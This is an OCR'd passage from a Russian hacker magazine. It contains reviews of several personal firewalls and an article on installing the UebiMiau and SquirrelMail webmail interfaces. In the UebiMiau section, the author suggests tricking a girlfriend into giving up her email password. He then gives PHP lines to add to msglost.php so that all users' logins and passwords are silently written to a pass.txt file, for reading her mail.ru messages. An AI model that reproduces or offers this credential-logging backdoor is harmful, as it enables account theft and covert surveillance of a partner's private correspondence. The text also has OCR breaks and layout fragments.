
С этим файрволом я познакомился пару лет назад. Тогда это была простенькая тулза, имеющая попсовый интерфейс, узкий круг поддерживаемых функций и целую кучу различных глюков на борту. С того времени ZoneAlarm заметно набрал вес, обзавелся клеймом «Professional» и получил кучу наград от престижных софтверных ресурсов и журналов. А по заверению многих пользователей, он вообще стал чуть ли не лучшим брандмауэром в мире :). Ну что ж, посмотрим.

Начну, пожалуй, с установки. И совсем не потому, что она требует пошагового объяснения и разжевывания каждой детали. Совсем нет! Все действия предельно просты, и трудности с ними могут возникнуть разве что у грудастой секретарши. Зато проблемы со стабильностью у ЗонАлярма есть :(. Повиснуть установка может запросто. Так, совершив две попытки установить софтину на своей домашней машине, я оба раза лицезрел окошко «Configuration ZoneAlarm», не подающее никаких признаков жизни.

Однако, как бы это ни было удивительно, даже с некорректно завершенной установкой программа все-таки заработала. Во время первого запуска, как и полагается любой подобной софтине, пользователя радужно приветствует мастер, который предлагает пошаманить над некоторыми настройками программы. Так сказать, не отходя от кассы. Но раньше времени радоваться этой приветливости не стоит. Дело в том, что толку от этого winzad'а так же мало, как и от предлагаемых настроек. Более или менее значима, пожалуй, только одна - та, что отвечает за определение твоего вмешательства в процессе настройки правил выхода в сеть. ZoneAlarm со знанием дела предлагает полностью взять эту задачу на себя, но лично мне эта идея сразу не понравилась. Файрвол, помимо моих специфических, зачастую самописных прог, не распознал даже некоторых распространенных грандов. Какая здесь может идти речь об автоматике?

Но если не обращать внимания на эту излишнюю «скромность», то настройка правил


Практически бесполезный мастер ZoneAlarm'а



Кто-то ломится в инет

Packet filter

файрвола проходит на «раз-два». Как только какое-то приложение, не прописанное в правилах, начнет ломиться в инет, ZoneAlarm тут же поднимет тревогу. С помощью окошка, всплывающего в районе трея, доступ наружу этому приложению можно разрешить, а можно и запретить. Если потребуется обозначить более изысканное правило, то расширенные настройки будут как никогда кстати. С их помощью ты сможешь четко указать, откуда и куда (IP-адреса), по какому протоколу и порту будет иметь доступ та или иная программа. Тут уж враг точно не пройдет.

Разумеется, это далеко не все, чем может похвастаться ZoneAlarm. Есть еще немало вкусных добавок и интересных фишек. К примеру, функция «Mailsafe» способна автоматически блокировать вирусонапоминающие ситуации. Ими она считает фальсификацию e-mail адреса и одновременную отправку письма более чем 50 (стандартное значение) адресатам. Она же готова скрупулезно переименовывать все прикрепленные к письмам аттачи, чтобы твои шаловливые ручонки не запускали их в самый неподходящий момент. А встроенный блокиратор рекламы, хотя и не без глюков, добросовестно режет баннеры и назойливые pop-up`ы.

Разумеется, все попытки совершения атак тщательно логируются. Отчеты, кстати, становятся более читабельными благодаря функции визуального отображения местонахождения неприятеля. Это, пожалуй, понравится каждому.

Радует и то, что конфигурацию ZoneAlarm`а можно бэкапить. Например, для последующего восстановления. Или еще лучше - распространения. Неоценимое подспорье, если требуется настроить брандмауэр на нескольких машинах сразу.

Вердикт: отличный, почти идеальный файрвол, способный удовлетворить любые, даже самые извращенные потребности пользователя.

Экспонат: Kerio Personal Firewall 4.0.16
Размер: 5,59 Мб (XL)
Тип: Shareware
Хомяк: www.kerio.com

Этот файрвол завоевал огромную популярность не из-за невиданной функциональности, а за счет своей простоты. Настройка безопасности системы осуществляется с помощью 4-х его разделов, каждый из которых специфичен.

Первым в списке значится самый важный раздел «Безопасность в сети», который, собственно, определяет правила файрвола. Именно здесь указывается, какие приложения имеют доступ в инет, какие в локальную сеть, а у каких имеются неограниченные привилегии. Причем системные приложения по дефолту настроены на работу исключительно в локалке, и доступ в интернет им перекрыт. Но наладить их работу в глобальной Сети - сущий пустяк. Так, если оценивать юзабилити (ого, какое слово - прим. ред.) системы настройки правил файрвола, то Kerio Personal Firewall заслуживает твердой «пятерки». Поставленная задача выполняется всего за несколько секунд установкой в нужных местах галочек и крестиков. Осознать на слух это довольно сложно, поэтому будет гораздо лучше, если ты взглянешь на скриншот. Видишь кнопочку «Packet filter»? Кликнув по ней, указав IP-адреса отправителя и получателя пакетов, используемый порт и другую системную информацию, сможешь определить правила файрвола на уровне протокола. Разработчики не учли, пожалуй, только вариант с использованием того или иного правила, зависящего от времени суток. Но это пригодилось бы лишь дотошным гурманам.

Раздел «Безопасность системы» никакого отношения к интернету не имеет. Тем не менее, язык не поворачивается назвать его бесполезным. Он нужен для того, чтобы следить за программами, используемыми на твоем компьютере локально. Проще говоря, он предотвращает запуск (в том числе и несанкционированный) всякой дряни (вирусов, троянов и руткитов). В случае опасности Kerio Firewall тут же забьет тревогу и сообщит о своих подозрениях. Не остаются незамеченными и изменения бинарников. Но именно эту часть защиты нельзя назвать полноценной, потому как за используемыми DLL`ками никакого наблюдения не ведется.

Третий раздел носит броское название «Система обнаружения вторжений». Признаться, у меня эта часть программы вызывает непроизвольную улыбку. Черт подери, насколько эффективной может быть эта система, если она имеет всего пару-тройку настроек? Да и те управляют лишь степенью защищенности. Возможно, она и спасет от DoS-атаки, но не более того. Этим сейчас мало кого удивишь. Любой другой файрвол способен на такое же.

Последний раздел Kerio Firewall`a предназначен для настройки веб-безопасности. Здесь предлагается блокировать ActiveX-компоненты, Visual Basic и Java-апплеты, фильтровать кукисы и - внимание! - блокировать утечку конфиденциальной информации. Мне так и не удалось выяснить, что под этим подразумевается :). А я старался! Отп-




Другие файрволы:
- **Look'n'Stop: www.looknstop.com**
- **McAfee Desktop: www.nai.com/us/products/mcafee/host_ips/desktop_firewall.htm**
- **Sygate: http://smb.sygate.com/products/pspf/pspf_ov.htm**
- **Tiny: www.tinysoftware.com**

8signs Firewall: www.consealfirewall.com




- **Тест-драйв современных файрволов по специфической методике: www.firewallleaktester.com/tests.htm**

Здесь можно провести online-тест твоего брандмауэра: www.pcflank.com/scanner1.htm?from=menu



Настроить ZoneAlarm совсем не сложно



Обрубаем компоненты ActiveX и ненужные скрипты

равлял кучу паролей от системы на резервный почтовый ящик, набирал их в строке поиска Гугла. И что ты думаешь? Ничего не заблокировалось. А ведь обещали золотые горы, политики хреновы!

Не впечатляет и встроенный резак рекламы. Зашел, интереса ради, на несколько сайтов. Результат: чуть ли не половина баннеров осталась на своих местах. Аналогично дело обстояло и с pop-up`ами. Печальное зрелище.

Вердикт: добротный файрвол, но над его дополнительными функциями разработчикам еще предстоит немало поработать. Сейчас же это неплохой вариант для тех, кто особо не гонится за функциональностью.


Экспонат: Outpost Firewall Pro 2.1
Размер: 7,84 Мб (XXL)
Тип: Shareware
Хомяк: www.agnitum.com

Говорят, что гостя встречают по одежке. Не знаю, верно ли это. По крайней мере, с Agnitum Outpost Firewall`ом все получилось именно так. Прочитав когда-то заманчивое описание на официальном сайте, я чуть не побежал за детским слюнявчиком - так сильно захотелось быстрее скормить линк любимой качалке. Признаться, с тех пор с Outpost`ом я не расстаюсь, потому что это очень добротно слепленная софтина.

Радовать она начинает с самого начала. А именно с момента установки, когда функция «Automatic Configuration» любезно предлагает пользователю свой собственный вариант начальных правил файрвола. Принцип их создания ничем особенным не выделяется: сначала брандмауэр кропотливо изучает установленные в системе приложения, затем ищет соответствия в своей базе и выводит конечный результат. Но в этой цепочке присутствует одно очень сильное звено - база данных программ. Складывается такое впечатление, что Outpost знает все (ну или практически все) настолько хорошо, что распознает все приложения.

А если даже какая-нибудь экзотическая утилита и останется незамеченной - не беда. Для нее ты сможешь установить правило вручную, например во время первой же попытки ее доступа в сеть. В этом файрволе имеется целый ряд обобщенных правил для разного типа программ: браузеров, ftp-клиентов и т.д.

◢ На нашем диске ты найдешь полные версии программ, описанных в этой статье.


Главное окно OutPost'a


Не особо сложно обозначить и координаты внутренней сети, потому как для этих целей также имеется специальный мастер. Единственное, что он от тебя потребует - в нужный момент нажать кнопку «Detect». Вуаля! И настройки со всех сетевых интерфейсов как на ладони. Еще один клик - и ты сможешь вручную откорректировать диапазон IP-адресов, маску подсети, шлюзы и т.п. Каждую из имеющихся сетей можно обозначить как безопасную (trusted) зону, а также настроить использование NetBIOS`a.


Ну вот, все правила прописаны, порты закрыты, система работает как часы. Что теперь? Успокоиться и с чувством выполненного долга отправиться на любимый порнушный сайт? Как бы не так! Рано еще, рано! На порноресурсах, как известно, куча рекламы. Зачем же засорять ею свой канал? Outpost предлагает два гениальных метода защиты от рекламы: по ключевым словам и по размеру изображения. Вместе они составляют убийственную для рекламы связку, позволяющую блокировать практически любой баннер. Примечательно то, что настраивать ничего и не надо, т.к. стандартные настройки уже включают в себя списки ключевых слов и наиболее распространенных размеров баннеров. При этом назойливую рекламу можно заменить либо текстовой строкой, либо прозрачной плашкой. Разработчики рекомендуют выбирать первый вариант, т.к. второй не гарантирует стопроцентного успеха. Мне, однако, эти доводы показались недостаточными, поэтому я сделал в точности наоборот и выбрал замену прозрачными изображениями. И, знаешь ли, немного об этом пожалел. Появилась одна неприятная штука, связанная с тем, что Outpost режет исключительно сами изображения. «Ну и что?» - спросишь ты. А то, что ссылки при этом остаются целыми, и, следовательно, вся страница превращается в минное поле. Ткнешь в пустоту, и браузер перенаправит тебя по новому линку. Мелочь, конечно, но не особо приятно. Правда, стоит отметить и тот факт, что правила по резке изображений для определенных сайтов можно отключить. Это может особенно пригодиться во время посещения разного рода галерей, где активно используются thumbnail'ы (предварительный просмотр в виде таблицы с уменьшенными изображениями). Зачастую случается, что размеры превьюшек попадают под критерий «баннер» и беспощадно вырезаются. Так называемый белый список поможет эти ситуации избежать.

Но, пожалуй, главной отличительной чертой этого файрвола является открытость архитектуры, за счет которой стало возможно создавать и подключать различные плагины. В стандартный набор уже входят несколько полезных добавок, которые пригодятся тебе в повседневной жизни: детектор атак, защита файлов, блокировка содержимого страниц, кэширование DNS, блокировка рекламы (о которой я уже рассказал) и блокировка активного содержимого.


Последняя является, пожалуй, наиболее аппетитной. Впечатляет сам список контролируемого содержания: JS и VB скрипты, компоненты ActiveX, всплывающие окна и т.п. Лично меня особенно порадовала воз-

Главной отличительной чертой этого файрвола является открытость архитектуры.


Настройка правил в Аутпосте



Поддерживаемые outpost'ом модули




Неприхотливый дизайн Kaspersky Anti-Hacker`a

Правила фильтрации пакетов и приложений

можность обрезать Flash`евые ролики. Ей-богу, ждать, пока на крупном сайте загрузятся 2-3 флешевых баннера, меня откровенно достало. Долгое время в этих же целях я юзал специальные софтины и фильтры. Теперь же такая необходимость отпала. Примечателен и тот факт, что правила блокировки можно настроить как для вебсерфинга, так и для e-mail корреспонденции. И если кто-то думает, что это не особо актуально, то он глубоко заблуждается. Новомодные e-mail клиенты, типа многострадального Outlook Express`a, позволяют вставлять в тело письма опасные компоненты.

Кроме того, Outpost поддерживает так называемый «stealth-режим» и имеет сложный пакетофильтрующий алгоритм, позволяющий предотвратить наиболее популярные виды DoS-атак.

Вердикт: первоклассный файрвол, имеющий в своем распоряжении несколько дополнительных и, что немаловажно, полноценных утилит. Ведет подробные логи, просмотр которых осуществляется при помощи мощного log-viewer`a.



Экспонат: Kaspersky Anti-Hacker 1.5.119
Размер: 10 Мб (SuperXXL)
Тип: Shareware
Хомяк: www.kaspersky.com

Возможно, кто-то подумает, что эта программа является черным PR`ом по отношению к нашему журналу :). Но это не так! Ее разработчики к X никаких претензий не имеют, зато против хакеров они настроены весьма серьезно. И объясняется это тем, что Kaspersky Anti-Hacker является чрезвычайно качественной реализацией классического файрвола.

Как и любая другая программа этого плана, Anti-Hacker успешно отслеживает сетевую активность по протоколу TCP/IP для любых приложений твоего компьютера. Несколько удивляет, что период обучения и настройка правил файрвола практически идентичны аналогам из предыдущего брандмауэра. Совсем как два брата-близнеца, честное слово. Но это даже к лучшему.

При обнаружении приложения, не прописанного в правилах, Anti-Hacker немедленно проинформирует об этом пользователя. Причем файрвол попробует самостоятельно найти в своей базе подходящее правило и в случае успеха будет рекомендовать его применение. В противном случае его придется создавать самостоятельно или выбрать из уже имеющихся правил. А так как все правила четко разделены по назначению описываемых ими программ, то ориентироваться среди них крайне просто. Мало того, настроить правила в Anti-Hacker`е ты сможешь еще и на низком уровне. Так что настоятельно рекомендую заглянуть в раздел «Правила фильтрации пакетов». Важно лишь запомнить, что приоритет последних выше, чем у правил для приложений.

Поддерживает Anti-Hacker и режим невидимости, который затрудняет обнаружение твоего компьютера извне. В этом режиме разрешена сетевая активность, которую инициирует лишь сам пользователь. Поэтому сканирование портов и ping твоей машины снаружи запрещены. По сути, ты становишься невидимым, т.к. игнорируешь любые ICMP-запросы, вследствие чего практически исключаешь возможность пострадать от DoS-атаки.


Немаловажно и то, что Anti-Hacker отслеживает любые попытки сканирования портов твоей машины. Причем для пущей сохранности машины он поддерживает автоматическое занесение координат неприятеля в черный список. Полезная функция, особенно если учитывать, что просто так здоровый человек порты сканировать не станет.

Не могу не упомянуть и встроенные утилиты для просмотра списка установленных соединений, активных сетевых приложений и открытых портов. Казалось бы, что в них особенного? Но нет, есть изюминка! Каждая из них позволяет моментально обрубить нужное соединение и на месте создать соответствующее правило. Необходимость серфить специфические настройки программы в этом случае попросту отпадает. Другим программам эта элементарная, но невероятно удобная фишка и не снилась.

Вердикт: если тебе нужна стопроцентная защита без лишних наворотов, то Kaspersky Anti-Hacker - это именно то, что доктор прописал. А баннеры можно резать и другими тулзами! ;)

ДЕРЗАЙ!

Напоследок напомню, что вышеописанные файрволы выбирались не абы как. Они относятся к профессиональному и полнофункциональному классу. А это значит, что любой из них может предоставить тебе неплохой уровень защиты. Да, у некоторых из них есть небольшие минусы. Но зацикливаться на них не стоит. Ведь этот самый маленький минус может обернуться двумя плюсами в плане безопасности.


Маленькие, да удаленькие утилиты!



Crowbar (xzteam@monnet.ru)

WEBMAIL: ДЕШЕВО, КАЧЕСТВЕННО, ГАРАНТИЯ

Алоха, гайз! Сейчас стало модно иметь свой хостинг и в придачу домен второго уровня с красивым именем вроде www.padonak.ru :). Скорее всего, ты тоже располагаешь таким чудом и можешь на нем создавать кучу почтовых ящиков вида name@padonak.ru. Ну как не удержаться и не понтануться перед своей (или не своей) теткой, подарив ей такое красивое мыло? Разумеется, это просто необходимо! Но! Ты только представь, сколько сразу появится геморроя, когда ты начнешь этой тетке объяснять, как настроить Аутглюк или Бат, чтобы снять почту с твоего сервера. Да и самому-то охота будет качать Бат и настраивать его, чтобы проверить почту, когда ты волею судеб будешь находиться в деревне Миндюкино, где отсасывает чупа-чупс GPRS, а модем не разгоняется выше 2400? Сейчас я расскажу о том, как можно решить эти многочисленные проблемы, подняв у себя на хосте веб-интерфейс.

ПОЧТОВЫЙ ВЕБ-ИНТЕРФЕЙС СВОИМИ РУКАМИ

UEBIMIAU 2.7

Поддерживаемые ОСи: Linux, Windows.
С чем работает: IMAP/POP3, SMTP.
Официальный сайт: www.uebimiau.org.

Умеет: принимать и отправлять почту (а иначе на фига он нужен бы был? - прим. ред.), создавать записи в адресной книге, устанавливать собственные квоты на размер ящика. Поддерживает шкурки.

Очень удобный и простой в настройке клиент. Не знаю, почему я выбрал его первым. Наверное, название понравилось :). Первая часть слова и козе понятна, а вот вторая до сих пор остается для меня загадкой. Скорее всего, это что-то связанное с кошкой. Видимо, авторы не очень любят этих милых животных и решили назвать свое детище «УдарьКошку».

Итак, качаем клиент с официального сайта, распаковываем его и заливаем все файлики и папочки из архива на свой мегакрутой сервак. К примеру, в папку webmail, предварительно создав ее, разумеется :). Залив всю эту байду, заходим в webmail/inc. Здесь нам нужно открыть файлик config.php в режиме редактирования. Обратим внимание на переменную **$temporary_directory**. Она указывает, в какое место будут складываться все временные файлы, создаваемые нашим веб-интерфейсом на сервере. Лучше определить директорию, которая не будет видна через апач, потому что на эту папку необходимы полномочия типа «read-write». Давай, например, запихнем все это барахло в папку /tmp. В *nix-системах такая дира уже есть, а в виндах придется создать самим (пусть будет c:\tmp, ок?). Создав темповую папку, присваиваем переменной $temporary_directory значение «/tmp». Смотрим дальше.

Видим вариаблу **$smtp_server**. Здесь перед нами встает выбор: можно использовать свой (или чужой) SMTP-сервер, а можно отсылать почту через наш sendmail.

Сендмейл можно использовать, если хостинг поднят под юниксовой системой. Так что если твой сервер в доску свой, то можешь позаморачиваться с настройками сендмыла и т.д. Но давай не будем забивать остатки мозгов всякой чепухой и просто укажем нужный нам SMTP-сервер, присвоив переменной $smtp_server его имя. Например, smtp.padonak.ru. Но если тебе все же приспичило использовать сендмайл, то делаем так: $smtp_server = localhost, после чего ищем где-то внизу конфига переменную **$use_sendmail** и ставим ей значение yes. Но этого недостаточно, поэтому дальше следует указать путь к сендмайлу, присвоив переменной **$path_to_sendmail** значение /usr/sbin/sendmail.

Приступаем к дальнейшей настройке нашего клиента. Ищем переменные **$mail_protocol** и **$mail_port**. Тут предстоит выбрать, что использовать: POP3 или IMAP. А также надо указать порт. Выбор становится очевидным после прочтения в комментах строчки «The imap is more fast, but all functions of UebiMiau works with POP3», что переводится как «Имап быстрее, но все функции UebiMiau работают с ПОП3». Следовательно, ставим $mail_protocol = pop3, а порт выставляем стандартный, приравняв значение $mail_port к 110.

Чтобы в клиенте правильно отображалось время, необходимо установить часовой пояс в соответствии с регионом, в котором ты живешь. Если ты столичный житель, то устанавливай $server_time_zone = +0300.

Далее устанавливаем размер ящика в килобайтах. Если он будет, к примеру, 10 ме-



Так выглядит окно ввода логина в UebiMiau

габайт, то 10 умножаем на 1024 и получаем нужное число. Осталось передать это число переменной **$quota_limit**.

Вариабла **$use_password_for_smtp** отвечает за то, использовать ли пароль при коннекте на смтп или все-таки ну его на][:). Для некоторых серверов это необходимо, но в моем случае $use_password_for_smtp выставлен в «no».

$check_first_login - эта переменная предопределяет, будет ли юзера, впервые проверяющего почту, редиректить на страницу личных настроек, где он сможет указать свои личные данные, внешний вид окна почтового клиента, интервал проверки новой почты и т.д. Присваиваем этой переменной «yes» или «no» на свое усмотрение.

Переменная **$mail_server_type** может принимать три значения: DETECT, ONE-FOR-EACH и ONE-FOR-ALL. Самый рульный тип - это ONE-FOR-EACH. Юзая его, можно установить туеву хучу доменов и выставить для каждого из них свой pop3-сервер :). И потом, зайдя на наш веб-интерфейс, можно будет проверять почту с нескольких серверов.

Следовательно, $mail_server_type = "ONE-FOR-EACH". Если мы выбираем этот тип, то переменные $mail_detect_remove, $mail_detect_prefix и $mail_detect_login_type можно пропустить, т.к. они относятся к типу DETECT. Дальше идет то, что нам нужно:

```
$mail_servers[] = Array(
 "domain" => "padonak.ru",
 "server" => "mail.padonak.ru",
 "login_type" => "%user%@%domain%"
);
$mail_servers[] = Array(
 "domain" => "mail.ru",
 "server" => "pop.mail.ru",
 "login_type" => "%user%"
);
```

Здесь стоит обратить внимание на login_type. Некоторые серверы в качестве юзернейма используют полный адрес мыла. Например, чтобы снять почту с padonak.ru, нужно в поле логина указывать name@padonak.ru. Тогда login_type необходимо прописать следующим образом: %user%@%domain%. Если же в качестве имени пользователя используется все, что идет до собаки, то в login_type заносим просто %user%, и все.

Я указал падонковский и мейлрушный серваки - пусть тетки через мой веб-интерфейс снимают почту еще и с мыла.ру. Спросите, на фига оно мне упало? Мол, зачем еще трафик лишний мотать? Хе, расскажу чуть ниже, когда веб-интерфейс будет полностью настроен :).

Дальше идут переменные для типа ONE-FOR-ALL, их тоже можно не трогать ($default_mail_server, $one_for_all_login_type).

Едем дальше. Ага, настройки языка и темок! **$allow_user_change_theme** - давать или не давать юзверю право менять шкурку (yes, no).

$default_theme - шкурка по умолчанию (отсчет с нуля).

$allow_user_change_language - разрешать/запрещать изменять язык интерфейса. Оставим «yes», может, кому-нибудь и нравится читать по-немецки. Хайдук, блин :).

$default_language - язык по дефолту. Русский - шестнадцатый :). Дальше в конфиге ничего интересного не наблюдается, так что мотаем его ниже. До переменной **$mime_show_html**. Давай поставим «yes», что ли ;). Вариаблы **$appversion** и **$appname** будут видны в хедере письма как X-mailer. Можно указать что угодно, например, $appname присвоим «Kewl Servah! b00b1ik is very sexy guy. So NSD is, but not so hard...», а переменной $appversion зададим значение 500 :).

В переменную **$footer** тоже можно запихать все, что захочется. Текст из нее будет добавляться в конец отправленного письма (реклама :)), но можно это поле оставить и пустым.

Переходим к переменной **$enable_debug**. Если где-то в работе нашего мыл-сервера вклинился какой-то косяк, что-то не получается, то пробуем сделать $enable_debug = «yes» и отловить баги.
Но если все в порядке, то оставляем $enable_debug в положении «no».

$block_external_images - заблокировать или разрешить показ картинок в письме с других серверов.

$idle_timeout - интервал времени, через который закрывается сессия, если юзверь не подает признаков жизни.

Остальные настройки трогать не обязательно, т.к. они касаются установок самих юзеров. Пусть ленивые пользователи сами настраиваются, как хотят, в соответствующей панельке.

А теперь что касается mail.ru :). Тебе никогда не хотелось посмотреть, какие перцы пишут твоей тетке и, самое главное, ЧТО пишут? Ясен-красен, что для воплощения мечты в жизнь необходимо знать паролик. Первый способ его узнать - спросить ;). Например: «Ленусь, слушай, у тебя принтер не работает из-за переполнения буфера в БИОС после ДДОС-атаки злых хакеров на твой USB-порт. Скажи свой пароль от почты - тогда починим». Ну а если твоя пассия не совсем набитая ду... поролоном девушка, то вот второй вариант: создаем в нашей директории на серваке файл pass.txt и делаем его доступным для записи. Затем открываем файлик msglost.php и где-нибудь в конце, перед знаком «?>», пишем следующее:

```
$fp=fopen("pass.txt","a");
fwrite($fp,"$f_user :
$f_pass\n");
fclose($fp);
```

Логинчики и парольчики будут аккуратно складываться в файл pass.txt в виде login:pass.

Очень приятный интерфейс UebiMiau

SQUIRRELMAIL 1.4.3A

Поддерживаемая ОС: Linux.
С чем работает: IMAP, SMTP.
Сливаем здесь: www.squirrelmail.org/download.php.

Умеет: принимать/отправлять письма, манипулировать папками, устанавливать шкурки. Поддерживает вложение файлов.

Эта штука под названием «БелкаПочта» из разряда тяжелой артиллерии, как и Хорда (www.horde.org). Она не хуже, чем нынешние интерфейсы у mail.ru, hotmail.ru и т.д.

Итак, если у тебя в локалке есть сервак на линухе и ты хочешь (или тебе поставили пиво) замутить своим юзверям почту, то БелкаПочта (что-то меня на зверей потянуло: кошки, белки... Люди, это не опасно?) - то, что доктор прописал!

Для того чтобы поднять этот веб-интерфейс, нам необходимы следующие вещи:

❶. IMAP4rev1 Server. Такие, как uw-imap, courier-imap, cyrus-imap, [hMailServer], Binc IMAP.
❷. Postfix.
❸. Apache + PHP4 (php4.2 минимум).

Можно, конечно, еще присобачить к этой связке mySQL, чтобы пользователи и почта хранились в базе, но лень нам не позволяет :).

Ну-с, начнем-с. Как настроить апач, наверное, всем давно известно, и даже практически у всех он стоит. С PHP тоже особых трудностей возникнуть не должно. Либо подключаем PHP модулем в httpd.conf:

```
LoadModule php4_module modules/libphp4.so
AddType application/x-httpd-php .php
DirectoryIndex index.php
```

Либо отдельным интерпретатором. Тогда в httpd.conf нужно добавить следующее:

```
ScriptAlias /php4/ "/usr/bin/php"
Action application/x-httpd-php4 "/php4/php
AddType application/x-httpd-php4 .php .phtml .php4. phtm .html .htm .php
```

И еще, в апаче нужно будет внести одно изменение:

```
DirectoryIndex index.html index.htm index.php
```

